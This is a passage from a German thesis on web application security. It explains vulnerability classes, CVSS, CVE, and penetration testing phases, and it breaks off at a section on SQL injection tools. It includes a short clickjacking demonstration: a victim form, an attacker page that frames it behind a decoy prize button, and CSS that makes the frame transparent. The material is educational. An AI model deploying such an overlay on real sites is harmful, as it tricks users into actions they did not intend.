Quellcode 3.14: Titel einer entfernten Seite auslesen

Bei einer Anmeldung mit entsprechenden Zugriffsrechten seitens des Benutzers, können die Dateien auf einem **FTP-Server** erstellt werden. Auf diesem Weg können nur neue Dateien angelegt werden. Durch die Angabe eines Benutzernamens und möglicherweise eines Passworts unter der URL wie z.B.

`'ftp://user:pass@ftp.webpage.com/path/to/data'`

besteht die Option sich nicht stets als 'anonymous' anzumelden. Mit Hilfe der selben Syntax kann man auf die Dateien durch HTTP erreichen, wenn solche Dateien eine Basis-Authentizität voraussetzen[50].

3.1.2.2 Clickjacking

Clickjacking nennt man den Versuch, einen Nutzer dazu zu bringen, auf schädliche Links zu klicken, von welchen man zunächst denkt, dass sich dahinter scheinbar harmlose Videos, Bilder oder Artikel verstecken. Über einen "überlagerten" Link können Nutzer auf infizierte Webseiten oder Spams geleitet werden. Durch Clickjacking kann man Nutzer sogar dazu bringen Werbung oder schädliche Inhalte auf seiner Social Media-Seite zu posten ohne sich dem bewusst zu sein[7].

Mögliche Angriffsszenarien:

Szenario 1:

Bei diesem HTML-Code gibt es nur ein Formular mit einem Absenden-Button. Durch das Verwenden dieses Buttons, wird die Aktion **dotransfer** ausgeführt, die dazu führt, dass der Benutzer zur Anschauung weitergeleitet wird[83].

```
1 <html>  
2   <head>  
3     <title>Opferseite</title>  
4   </head>  
5   <body>  
6     <form action="/dotransfer" method="post" />
```

```
7     <input type="hidden" value="1000" name="amount" />
8     <input type="hidden" value="[RND-ID]" name="csrftoken" />
9     <input type="submit" value="submit" />
10  </form>
11  </body>
12 </html>
```

Quellcode 3.15: Opferseite

Durch die weiter unten verfassten HTML-Codes wird eine zweite Seite erstellt, welche für die die Einbindung der ersten Seite sorgt[83]:

```
1 <html>
2   <head>
3     <title>Hack</title>
4   </head>
5   <body>
6     <button id="clickme"/>Gewinne ein Smartphone</button>
7     <iframe src="http://opferseite.de/inittransfer.html" id="frame"/><
      iframe>
8   </body>
9 </html>
```

Quellcode 3.16: Hackseite

Durch CSS (Cascading Style Sheets) ist es möglich das Iframe semitransparent zu gestalten, und den `clickme` Button direkt über den Absenden-Button des Iframes zu legen[83].

```
1 #clickme {
2   position: absolute;
3   top: 0px;
4   left: 0px;
5   color: #ff0000;
6 }
7
8 #frame {
9   width: 100%;
10  height: 100%;
11  opacity: 0.5;
12 }
```

Quellcode 3.17: CSS

Das führt dazu, dass der Benutzer schlussendlich nur noch den Button mit der Aufschrift „Gewinn eines Smartphones“ sieht. Darüber liegt jedoch das transparente Iframe. Möchte der Benutzer seinen vermeintlichen Gewinn in Anspruch nehmen, betätigt er nicht den Gewinnbutton, sondern den Absenden-Button im Iframe. Damit wird die Aktion im Hintergrund ausgeführt, was vom Hacker genau so beabsichtigt war [83].

3.1.2.3 Remote File Upload

Hochgeladene Dateien stellen ein erhebliches Risiko für Anwendungen dar. Der erste Schritt bei vielen Angriffen besteht darin, etwas Code in das System zu bringen, um angegriffen zu werden. Dann muss der Angriff nur einen Weg finden, um den Code auszuführen. Durch das Hochladen einer Datei kann der Angreifer den ersten Schritt ausführen. Die Folgen eines uneingeschränkten Hochladens von Dateien können unterschiedlich sein, einschließlich der vollständigen Übernahme des Systems, eines überlasteten Dateisystems oder einer Datenbank, Weiterleiten von Angriffen an Back-End-Systeme, clientseitigen Angriffen oder einer einfachen Defacementierung. Es hängt davon ab, was die Anwendung mit der hochgeladenen Datei macht und insbesondere, wo sie gespeichert wird. Hier gibt es wirklich zwei Arten von Problemen. Die erste enthält die Metadaten der Datei, wie Pfad und Dateiname. Diese werden im Allgemeinen vom Transport bereitgestellt, z. B. die mehrteilige HTTP-Kodierung. Diese Daten können dazu führen, dass die Anwendung eine kritische Datei überschreibt oder die Datei an einem falschen Ort speichert. Die andere Problemklasse betrifft die Dateigröße oder den Inhalt. Der Umfang der Probleme hängt dabei ganz davon ab, wofür die Datei verwendet wird[47].

3.1.2.4 Pufferüberlauf (engl. Buffer Overflow)

Eine Pufferüberlaufbedingung liegt vor, wenn ein Programm versucht, mehr Daten in einen Puffer einzufügen, als es halten kann, oder wenn ein Programm versucht, Daten in einem Speicherbereich hinter einem Puffer abzulegen. Das Schreiben außerhalb der Grenzen eines zugewiesenen Speicherblocks kann Daten beschädigen, das Programm zum Absturz bringen oder die Ausführung von schädlichem Code

verursachen.

Angreifer verwenden Pufferüberläufe, um den Ausführungstapel (engl. execution stack) einer Webanwendung zu beschädigen. Durch das Senden sorgfältig ausgearbeiteter Eingaben an eine Webanwendung kann ein Angreifer die Ausführung von beliebigem Code durch die Webanwendung veranlassen, sodass die Maschine effektiv übernommen wird. Fehler beim Pufferüberlauf können sowohl auf dem Webserver als auch auf den Anwendungsserverprodukten vorhanden sein, die den statischen und dynamischen Aspekten der Website oder der Webanwendung selbst dienen. Pufferüberläufe, die in weit verbreiteten Serverprodukten gefunden werden, werden wahrscheinlich allgemein bekannt und können ein erhebliches Risiko für die Benutzer dieser Produkte darstellen. Wenn Webanwendungen Bibliotheken verwenden, z. B. eine Grafikbibliothek, um Bilder zu generieren, öffnen sie sich für die potenziellen Pufferüberlaufangriffen. Pufferüberläufe können auch in benutzerdefiniertem Webanwendungscode gefunden werden. Dies ist möglicherweise sogar der Fall, wenn die Webanwendungen nicht sorgfältig geprüft werden.

Pufferüberläufe führen in der Regel zu Abstürzen. Außerdem können Pufferüberläufe häufig zur Ausführung von beliebigem Code verwendet werden, der normalerweise außerhalb der impliziten Sicherheitsrichtlinien eines Programms liegt[46].

3.1.2.5 Fehlende XML-Validierung (engl. Missing XML Validation)

Wenn die Validierung beim Analysieren von XML nicht aktiviert wird, kann ein Angreifer böswillige Eingaben bereitstellen. Die meisten erfolgreichen Angriffe beginnen mit einer Verletzung der Annahmen des Programmiers. Durch die Annahme eines XML-Dokuments, ohne es anhand eines XML-Schemas zu überprüfen, lässt der Programmierer Angreifern die Tür auf, um unerwartete, unvernünftige oder böswillige Eingaben bereitzustellen[46].

3.1.2.6 Application Error Disclosure

Die Offenlegung von Informationen liegt vor, wenn eine Anwendung vertrauliche Informationen nicht ordnungsgemäß vor Parteien schützt, die unter normalen Umständen keinen Zugriff auf solche Informationen haben sollen. Diese Art von

Problemen kann in den meisten Fällen nicht ausgenutzt werden, wird jedoch als Sicherheitsproblem für Webanwendungen betrachtet, da Angreifer Informationen sammeln können, die später im Angriffslebenszyklus verwendet werden können, um mehr zu erreichen, als dies ohne sie möglich wäre Zugang zu solchen Informationen. Bei der Offenlegung von Informationen kann es zu einer kritischen Ausprägung der durchgesickerten Informationen kommen, von der Offenlegung von Details zur Serverumgebung bis zum Verlust von Anmeldeinformationen der Administratorkonto oder von geheimen API-Schlüsseln, die verheerende Ergebnisse für die verwundbare Webanwendung haben können[38].

Ein durchdachter Anwendungsfehlerbehandlungsplan während der Anwendungsentwicklung ist von entscheidender Bedeutung, um Informationslecks zu verhindern. Dies liegt daran, dass eine Fehlermeldung in der Lage ist, aufschlussreiche Informationen über die Funktionsweise einer Anwendung aufzugeben. Abgesehen von der Weitergabe von Informationen an den Angreifer ist eine geplante Fehlerbehandlungsstrategie einfacher zu warten und die Anwendung wird vor dem Auftreten nicht erfasster Fehler geschützt[6].

3.1.3 Common Vulnerability Scoring System (CVSS)

Das CVSS ist ein Framework zur Bewertung des Schweregrads von Sicherheitslücken in Software. Das CVSS wird vom Forum of Incident Response und Security Teams (FIRST) betrieben und verwendet einen Algorithmus, um drei Bewertungsgrade für den Schweregrad zu bestimmen wie z.B. Basis, Zeit und Umwelt. Die Bewertungen sind numerisch und sie reichen von 0,0 bis 10,0, wobei 10,0 am schwerwiegendsten ist. Mit dem CVSS können Organisationen Prioritäten festlegen, welche Schwachstellen zuerst behoben werden müssen, und die Auswirkungen der Schwachstellen auf ihre Systeme abschätzen. Viele Organisationen verwenden den CVSS, und die National Vulnerability Database (NVD) bietet Bewertungen für die meisten bekannten Sicherheitsanfälligkeiten. Gemäß der NVD wird ein CVSS-Basiswert von 0,0-3,9 als „niedrig“ eingestuft; Ein CVSS-Basiswert von 4,0 bis 6,9 ist der Schweregrad „Mittel“. Der Basiswert von 7,0-10,0 ist der Schweregrad „Hoch“[78].

3.1.4 Common Vulnerabilities and Exposures (CVE)

Das CVE-System identifiziert alle Schwachstellen und Bedrohungen, die mit der Sicherheit von Informationssystemen zusammenhängen. Zu diesem Zweck wird jeder Schwachstelle ein eindeutiger Bezeichner zugewiesen. Ziel ist es, ein Wörterbuch zu erstellen, das alle Schwachstellen auflistet und jeweils eine kurze Beschreibung sowie eine Reihe von Links enthält, die Benutzer für weitere Details anzeigen können[26].

Kapitel 4

Penetrationstest

4.1 Überblick

Die Sicherheit stellt eines der größten Hindernisse von Informationssystemen dar. Um die Sicherheit zu gewährleisten werden sogenannte Penetrationstests durchgeführt. Diese bewähren sich als eine wichtige Sicherheitsbewertungsmethode sowie eine effektive Methode zur Beurteilung der Sicherheitslage eines bestimmten Informationssystems. In vielen Webanwendungen stößt der Betreiber auf zahlreiche versteckte Sicherheitslücken, die für ihn nicht erkennbar sind. Diese Sicherheitslücken bringen ein erhebliches Sicherheitsrisiko mit sich, zumal ein Angreifer dadurch einen nicht autorisierten Zugriff auf das System bekommt. Genau diesem Umstand sollen Penetrationstests entgegenwirken.

Der Umfang eines Penetrationstests kann von einzelnen Anwendungen bis zu unternehmensweiten Angriffen stark variieren. Der Penetrationstest ist von einem Schwachstellenscan oder einer Schwachstellenanalyse abzugrenzen und mit diesen nicht zu verwechseln, zumal er nicht nur Schwachstellen findet, sondern von diesen auch uneingeschränkt Gebrauch macht. Folglich startet ein Penetrationstest die Suche nach einer Schwachstelle und verwertet die von ihm erkannten Schwachstellen, sodass er auf einen weiteren Systemangriff vorbereitet ist[39].

Sicherheitsanfälligkeiten in Webanwendungen können insbesondere durch zwei Hauptmethoden gesichtet werden: zum einen durch die Durchführung eines manuellen Penetrationstests und zum anderen durch automatisierte Scan-Tools. Im Folgenden Kapitel werden diese beiden Methoden einander vergleichend gegenübergestellt.

4.2 Definitionen

Bei einem Penetrationstest wird die Abwehrfähigkeit auf potentielle Angriffe ermittelt. Dabei wird untersucht, inwieweit existierende Sicherheitsmaßnahmen ausreichenden Schutz bieten oder nicht. Überdies werden diejenigen Methoden herangezogen, von denen ein Angreifer selbst Gebrauch macht[62, S. 5–6]. Bei einem Penetrationstest für Webanwendungen steht lediglich die Bewertung der Sicherheit einer Webanwendung im Vordergrund. Dieser hat eine aktive Analyse der Anwendung auf Schwachstellen, technische Fehler oder Verwundbarkeit zum Inhalt. Die hierbei ermittelten Sicherheitsprobleme werden dem Systembetreiber zusammen mit einer Bewertung der Folgen sowie oftmals mit einem Vorschlag zur Milderung von Sicherheitsproblemen oder einer technischen Lösung eingereicht[36, S. 46].

Im Hinblick auf Penetrationstests gibt es eine etliche Definitionen. Bacudio[9] zufolge ist ein Penetrationstest als eine Reihe von Aktivitäten zur Analyse und Ausnutzung von Sicherheitsschwächen zu qualifizieren. Er sei ein Sicherheitstest, der die Umgehung von Sicherheitsmerkmalen eines Systems zum Ziel habe[82]. Osborne[42] hingegen bezeichnet einen Penetrationstest als einen Test, welcher ermöglicht, Systeme entsprechend zu konzipieren und konfigurieren, um sowohl einen versuchten als auch einen vollendeten unberechtigtem Zugriff zu unterbinden.

4.3 Ziele der Penetrationstests

Bislang ist kein System vorhanden, welches einen %100 Schutz vor unbefugten Zugriffen garantiert. Dies hat zur Folge, dass Penetrationstests die Sicherheit des jetzigen Systems aus dem Blickwinkel eines Hackers untersuchen. Genaugenommen dienen Penetrationstests zur Bestimmung von Lücken in der Sicherheitslage sowie zur Nutzung von Exploits, sodass damit ein Einstieg in das Zielnetzwerk ermöglicht wird, und dadurch die Voraussetzung für den Zugang auf vertraulichen Daten geschaffen wird[88].

National Institute of Standards and Technology legt nahe, dass Penetrationstests auch zur Bestimmung von Folgendem nützlich sein können[58]:

- wie gut das System reale Angriffsmuster toleriert,
- die wahrscheinliche Komplexität, die ein Angreifer benötigt, um das System

- erfolgreich zu beeinträchtigen,
- zusätzliche Gegenmaßnahmen, die Bedrohungen gegen das System abschwächen könnten,
- Fähigkeit der Verteidiger, Angriffe zu erkennen und angemessen zu reagieren.

4.4 Grundlegendes Konzept

Penetrationstests können auf verschiedene Arten durchgeführt werden. Der häufigste Unterschied ist das Wissen über die Implementierungsdetails der getesteten Systeme, die dem Tester zur Verfügung gestellt wurden. Die weithin akzeptierten Ansätze sind Black-Box- und White-Box-Tests.




Abbildung 4.1: Die akzeptierte Ansätze[57]

4.4.1 Black-Box

Black-Box-Tests beziehen sich auf das Testen eines Systems ohne spezifische Kenntnisse der internen Abläufe des Systems, ohne Zugriff auf den Quellcode und ohne Kenntnisse der Architektur des Systems[16]. Dem Tester wird nichts über das Netzwerk oder die Umgebung des Ziels mitgeteilt[79]. Wenn es sich um einen Black-Box-Test handelt, kann dem Tester eine Webseite oder IP-Adresse zugewiesen werden und er soll die Webseite so angreifen, als wäre er ein Hacker von

außen[85]. Aufgrund des Mangels an internem Anwendungswissen kann das Aufdecken von Fehlern und/oder Schwachstellen jedoch erheblich länger dauern. Black-Box-Tests müssen gegen laufende Instanzen von Anwendungen ausgeführt werden. Daher sind sie normalerweise auf dynamische Analysen wie das Ausführen von automatisierten Scan-Tools und manuelle Penetrationstests beschränkt[16]. In Black-Box-Sicherheitstests können Hacker verschiedener Fertigungsstufen wie z. B. Skript-Kiddies, Mid-Level-Hacker oder Elite-Hacker[53].

4.4.2 White-Box

Die White-Box-Tests werden auch als ‚interne Tests‘ bezeichnet. Bei diesem Ansatz simulieren Tester einen Angriff als eine Person, die über vollständige Kenntnisse der zu testenden Infrastruktur verfügt, häufig Betriebssystemdetails, IP-Adressschemata und Netzwerklayouts, Quellcodes und möglicherweise Kennwörter[2]. Durch den vollständigen Zugriff auf diese Informationen können Fehler und Schwachstellen schneller entdeckt werden als mit der Test- und Fehlermethode des Black-Box-Tests. Darüber hinaus ist eine umfassendere Testabdeckung erreichbar, indem genau bekannt ist, was getestet werden muss. Aufgrund der Komplexität der Architekturen und des Umfangs des Quellcodes führt der White-Box-Test jedoch zu Herausforderungen, wie die Test- und Analysebemühungen am besten ausgerichtet werden können. Zur Unterstützung von White-Box-Tests sind in der Regel Fachwissen und Tools erforderlich, z. B. Pentesting-Tool, Debugger und Quellcode-Analysatoren[16].

4.5 Kriterien für Penetrationstests

Es gibt mehrere diverse Zielsetzungen bei einem Penetrationstest, die vor den Sicherheitstests beschlossen werden müssen. Mithin können bei einem Penetrationstest eine wirklichkeitsnahe Eindringversuche durchgeführt werden. Zu diesem Zweck soll unterschiedliche Kriterien berücksichtigt werden. Weiterhin wird die sechs Kriterien für die Penetrationstests in Betracht gezogen.

4.5.1 Informationsbasis

Für den Penetrationstester sind besonders diejenigen Informationen wichtig, die er vorab kennt oder eben nicht kennt. Im Falle dass er bereits Insiderwissen hat,

spricht man von White-Box-Testing. Das Gegenstück zum White-Box-Testing ist das Black-Box-Testing, welches keinerlei Wissen über das Objekt voraussetzt. Während bei einem White-Box-Test ein Angriff einer Person, die das Unternehmen bereits kennt, vorausgesetzt wird, wird bei einem Black-Box-Test ein Angriff durch einen Hacker im typischen Sinn simuliert. Der typische Hacker steht dabei vor einer größeren Herausforderung, da er vorab keine detaillierten Informationen über das Objekt besitzt. Anders sieht es bei einem Angriff einer Person aus, die das Objekt bereits kennt. Die Informationsspanne kann dabei von spärlichen Kenntnissen bis hin zu tiefgehenden Informationen zum Objekt haben, was dem Angreifer wiederum viele Möglichkeiten gibt[62, S. 13–14].

4.5.2 Aggressivität

Um zu unterscheiden wie aggressiv ein Penetrationstester bei seinen Tests vorgeht, können vier „Aggressivitätsstufen“ zur Hilfe genommen werden. Die niedrigste Stufe sorgt für einen passiven Test, der potenzielle Schwachstellen zwar findet, aber nicht ausnutzt. Die zweite Stufe gilt als „vorsichtig“, das bedeutet das Schwachstellen ausgenutzt werden, aber nur wenn man sicher von einer Nicht-beinträchtigung des inspizierten Systems ausgehen kann. Dies kann beispielsweise durch den Einsatz von Standardpasswörtern. „Abwägend“ wird die dritte Stufe bezeichnet. Hier werden zum Beispiel automatisch Passwörter durchprobiert, das heißt dass in dieser Stufe systembeeinträchtigende Schwachstellen zu testen. Davor werden jedoch Erfolgswahrscheinlichkeit und mögliche Konsequenzen abgewägt. Schlussendlich werden in der letzten Stufe, der „aggressiven“ Stufe, jegliche Möglichkeit ausgeschöpft, von der man denkt, dass sie eine potenzielle Schwachstelle ausnutzen könnte. Mit dem Wissen, dass auch benachbarte Systeme beschädigt werden können, werden zum Beispiel Sicherheitssysteme überlastet und ausgeschaltet oder Buffer-Overflows gezielt eingesetzt[62, S. 14].

4.5.3 Umfang

Der Umfang der Systeme, die getestet werden spielen ebenfalls eine große Rolle. So ist es sinnvoll eine gründliche Überprüfung durchzuführen bevor man einen ersten Penetrationstest plant. Man vermeidet so, zu testende Elemente zu übersehen und mögliche Sicherheitslücken nicht zu erkennen. Trotz der Tatsache, dass identische und fast identische Systeme zu Teilen auf einmal untersucht werden können, trifft

das nicht zu, wenn „abweichende“ Konfiguration auftreten. Denn der Umfang der Systeme, die untersucht werden sollen, bestimmt den für den Penetrationstest betriebenen Aufwand. Es hängt also grundsätzlich davon ab, welcher Umfang durch den Auftraggeber zustande kommt. Das bedeutet das festgestellt werden muss, ob nur ein Modul getestet werden soll, mehrere oder das ganze System[62, S. 14–15].

4.5.4 Vorgehensweise

Penetrationstests können auf verschiedenen Weisen durchgeführt werden. Die Vorgehensweise ist wichtig, wenn es darum geht welche Sicherheitssysteme getestet werden sollen und auf welche Art. Bei der Prüfung von sekundären Sicherheitssystemen ist es sinnvoll, Angriffe im Penetrationstest durchführen zu lassen, die nicht sofort als solche erkennbar sind. Bis erkenntlich wird, dass die verdeckten Methoden keine Reaktion hervorrufen, sollten keine sichtbare Vorgehensweise in Augenschein genommen werden. Danach jedoch kann mit Hilfe von Tools, die alle erreichbaren Dienste aufrufen können, offensichtlich angegriffen, beziehungsweise getestet werden[62, S. 15].

4.5.5 Techniken

Verschiedene Techniken werden bei verschiedenen Situationen genutzt. Im Normalfall führt der Penetrationstest Angriffe auf das System direkt über das Netzwerk aus. Aus diesem Grund führt auch ein Penetrationstest über das Netzwerk zu einer klassischen Simulation eines Angriffs durch einen Hacker. In der heutigen Zeit werden Angreifer jedoch vor große Herausforderungen gestellt, da Sicherheitssysteme immer besser werden und Firewalls zusätzlichen Schutz bieten. Einen geringeren Aufwand betreibt man, wenn man einen direkten physischen Angriff plant. Auf diese Art und Weise kann der Angreifer deutlich schneller an das gewünschte Ziel kommen. Unter einem direkten physischen Angriff versteht man beispielsweise, wenn man sich unautorisierten Zugriff auf eine Arbeitsstation verschafft, die ungeschützt oder nicht ausreichend geschützt ist. Zu dieser Art von Angriff zählt auch ein eventuelles Stehlen einer Zugangskarte zu dieser Arbeitsstation oder Ähnliches. Noch mehr als bei Sicherheitslücken im System, spielen bei solchen Angriffen der Mensch eine Rolle, der die Zugangskarte verlegen kann oder ein schlechtes Passwort hat. Man kann passende Tests einführen, nachdem eine

allgemeine Leitlinie zur Sicherheit präsentiert wurde. Somit können noch fehlende Maßnahmen ergänzt werden[62, S. 15–16].

4.5.6 Ausgangspunkt

Ein weiterer wichtiger Punkt bei Penetrationstests ist der Ausgangspunkt des Tests. Wird der Test innerhalb oder außerhalb des entsprechenden Netzwerks oder Komplexes durchgeführt. Ein Penetrationstest von außen kann einen Angriff über eine Netzwerkverbindung simulieren und alle wichtigen Merkmale und Ergebnisse erfassen. Im Gegenteil dazu, kann ein Test von innen, die falsche Konfiguration einer Firewall oder die Risiken, die Personen mit Zugang zum internen Netzwerk haben, simulieren und Ergebnisse hervorbringen[62, S. 16–17].

4.6 Ablauf eines Penetrationstest

Im diesem Abschnitt wird das Ablauf eines Penetrationstest nach der Studie für Penetrationstests des BSI[62] beschrieben.

4.6.1 Vorbereitung




Abbildung 4.2: Phase 1 – Vorbereitung des Penetrationstests

In der Vorbereitungsphase werden zuerst die Ziele des Penetrationstest durch den Auftragsgeber und Auftragsnehmer definiert. Diese Ziele können beispielsweise die Verbesserung oder die Bestätigung der Sicherheit des Zielsystems durch einen externen Dritten sein. Darauf aufbauend müssen die rechtlichen Aspekte für die Durchführung des Penetrationstests zur Kenntnis genommen werden. Nun kann der Penetrationstest anhand der oben genannten Kriterien (siehe Abschnitt

4.5) konkretisiert werden. Hierzu muss auch bestimmt werden, welche Komponenten dem Penetrationstest unterzogen werden sollen. Hier besteht die Möglichkeit, dass der Auftraggeber den Penetrationstester auf einen bestimmten Bereich begrenzt, den er für einen Penetrationstest als besonders relevant ansieht. Darüber hinaus muss auch geklärt werden, welche Informationen der Tester über das Zielsystem erhalten soll. Bei dieser entscheidenden Frage wird entschieden, ob es sich um einen Black-Box-Test oder einen White-Box-Test handeln soll. *„Ergebnis der Vorbereitungsphase muss ein detaillierter Plan sein, der genau vorgibt wann welche Komponenten mit welcher Intensität penetriert werden“*[62, S. 100–102].

4.6.2 Informationsbeschaffung




Abbildung 4.3: Phase 2 – Informationsbeschaffung

Sofern die Vorbereitungsphase abgeschlossen ist und über alle wesentlichen Punkte einig wurde, kann mit der Beschaffung von Informationen über das Zielsystem angefangen werden. Als Erster werden die Erstinformationen ausgewertet. Laut dem grundlegenden Konzept (siehe Abschnitt 4.4) werden die erhaltenen Informationen, sowie nur eine IP-Adresse bei dem Black-Box-Test beschränkt. Wenn es um einen White-Box-Test geht, dann werden umfangreiche Informationen zum Nutzen gereicht, um einen genauen Überblick über die möglichen Angriffspunkte zu erlangen. In der Informationsbeschaffungsphase muss genug Zeit eingeplant werden, welche je nach Konzept des Penetrationstests oder Menge der zu testenden Komponenten des Zielsystems variieren kann[62, S. 102–103].

4.6.3 Bewertung der Informationen und Risikoanalyse




Abbildung 4.4: Phase 3 – Bewertung der Informationen und Risikoanalyse

Die erlangten Informationen werden anschließend aus der vorherigen Phase (siehe Abschnitt 4.6.2) ausführlich zusammengetragen und es findet eine Bewertung des Risikos statt. An dieser Stelle werden die gesammelten Informationen analysiert und bewertet. Die vereinbarten Ziele, potenzielle Gefährdung des Zielsystems und geschätzter Aufwand müssen für den beeinträchtigenden Mangel der Sicherheit einbezogen werden. Nachdem die Bedrohungen bewertet werden, sollte der Penetrationstester den Aufwand und die Erfolgschancen abwägen. Mit Hilfe der zeitlichen Einschätzung für die durchzuführenden Penetrationstests kann der Aufwand (mittel, hoch, sehr hoch) für jegliche Module angeleitet werden. Dabei kann die Priorisierung stattfinden: „*Je höher die Erfolgschancen und je niedriger der Aufwand ist, desto höher sollte die Priorität sein.*“ Die Dokumentation für die Aufwandsschätzung und vergebenen Prioritäten sollen von dem Penetrationstester erstellt werden, um die Effizienz des Penetrationstests zu steigern[62, S. 103–104].

4.6.4 Aktive Eindringversuche




Abbildung 4.5: Phase 4 – Aktive Eindringversuche durchführen

In dieser Phase wird geprüft, wie sicherheitskritisch die ausgewählten Sicherheitsmängel von Phase 3 (siehe Abschnitt 4.6.3) tatsächlich sind. Dies wird erreicht, indem man versucht, so weit wie möglich in das Zielsystem aktiv einzu-

greifen. Hierbei ist von Relevanz, dass jeder Schritt genau bedacht wird, da durch den Versuch einzudringen die Zielsysteme auch beschädigt werden könnten. Soll beispielsweise ein System getestet werden, das eine hohe Verfügbarkeit haben soll, muss berücksichtigt werden, wie der Test aufgebaut wird, um die Verfügbarkeit weiterhin gewähren zu können. Es gibt eine weitere Möglichkeit, um die Verfügbarkeit der zu testenden Systeme sicherzustellen, indem zum Beispiel Schattensysteme verwendet werden. Schattensystemen sind eine exakte Kopie des zu testenden Systems. Dabei ist als Vorteil bei der Verwendung von Schattensystemen klar zu benennen, dass während des Penetrationstests sichergestellt ist, dass es zu keinen Ausfällen des tatsächlichen Systems kommt. Bei den aktiven Eindringversuchen wird erst gezeigt, ob die identifizierten Schwachstellen von der Phase 1 tatsächlich ausgenutzt werden können. Außerdem sollten sowohl die positiven, als auch die negativen Ergebnisse detailliert dokumentiert werden[62, S. 104–105].

4.6.5 Abschlussanalyse und Nacharbeiten




Abbildung 4.6: Phase 5 – Abschlussanalyse und Nacharbeiten durchführen

Zum Abschluss des Penetrationstests werden alle gefundenen Schwachstellen in einem Bericht aufgelistet und deren Risiken genau erläutert. Dabei sollte ein solcher Abschlussbericht neben den Resultaten des Penetrationstests auch Möglichkeiten zur Behebung etwaiger Risiken beinhalten. Der Bericht muss für den Auftraggeber klar und deutlich sein. Dabei sollte jede durchgeführte Aktion so beschrieben werden, dass sie für den Auftraggeber nachvollziehbar ist, deshalb müssen die Informationen aus den Phasen 1 bis 5 als Anhang in dem Bericht enthalten sein. Diese Anhänge können detaillierte Informationen zu den eingesetzten Tools, Arbeitsschrittinfos, Einsatzzeiten etc. sein. Während des Penetrationstests installierte Anwendungen wie z.B. Keylogger müssen durch den Penetrationstester entfernt und das bereinigte System wiederhergestellt werden. Schließlich sollte nach der Fertigstellung des Abschlussberichts mit dem Auftraggeber ein

Abschlussgespräch geführt werden. Hierbei werden noch einmal alle gefundenen Sicherheitsprobleme ausführlich besprochen[62, S. 105–106].

4.7 Manuelle Penetrationstest

In diesem Abschnitt werden unterschiedliche Methoden für manuelle Penetrationstests erklärt. Es wird außerdem gezeigt, wie diese manuellen Tests durchgeführt werden.

4.7.1 Testen von SQL Injektion mit SQLiv und SQLMAP

Nachfolgend wird die SQL-Injektion mit SQLiv und SQLMAP nach dem Tutorial von [54] beschrieben.

